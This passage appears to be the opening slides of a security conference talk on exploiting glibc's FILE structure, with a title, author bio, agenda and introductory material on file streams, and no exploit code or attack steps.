


Play with FILE Structure

Yet Another Binary Exploit Technique

angelboy@chroot.org

About me

- Angelboy
 - CTF player
 - WCTF / Boston Key Party 1st
 - DEFCON / HITB 2nd
 - Chroot / HITCON / 217
 - Blog
 - blog.angelboy.tw



CHROOT

Agenda


- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion


Introduction

- What happen when we use a raw io function



Introduction

- What happen when we use a raw io function




Introduction

- What is File stream
 - A higher-level interface on the primitive file descriptor facilities
 - Stream buffering
 - Portable and High performance
- What is **FILE** structure
 - A **File stream descriptor**
 - Created by `fopen`

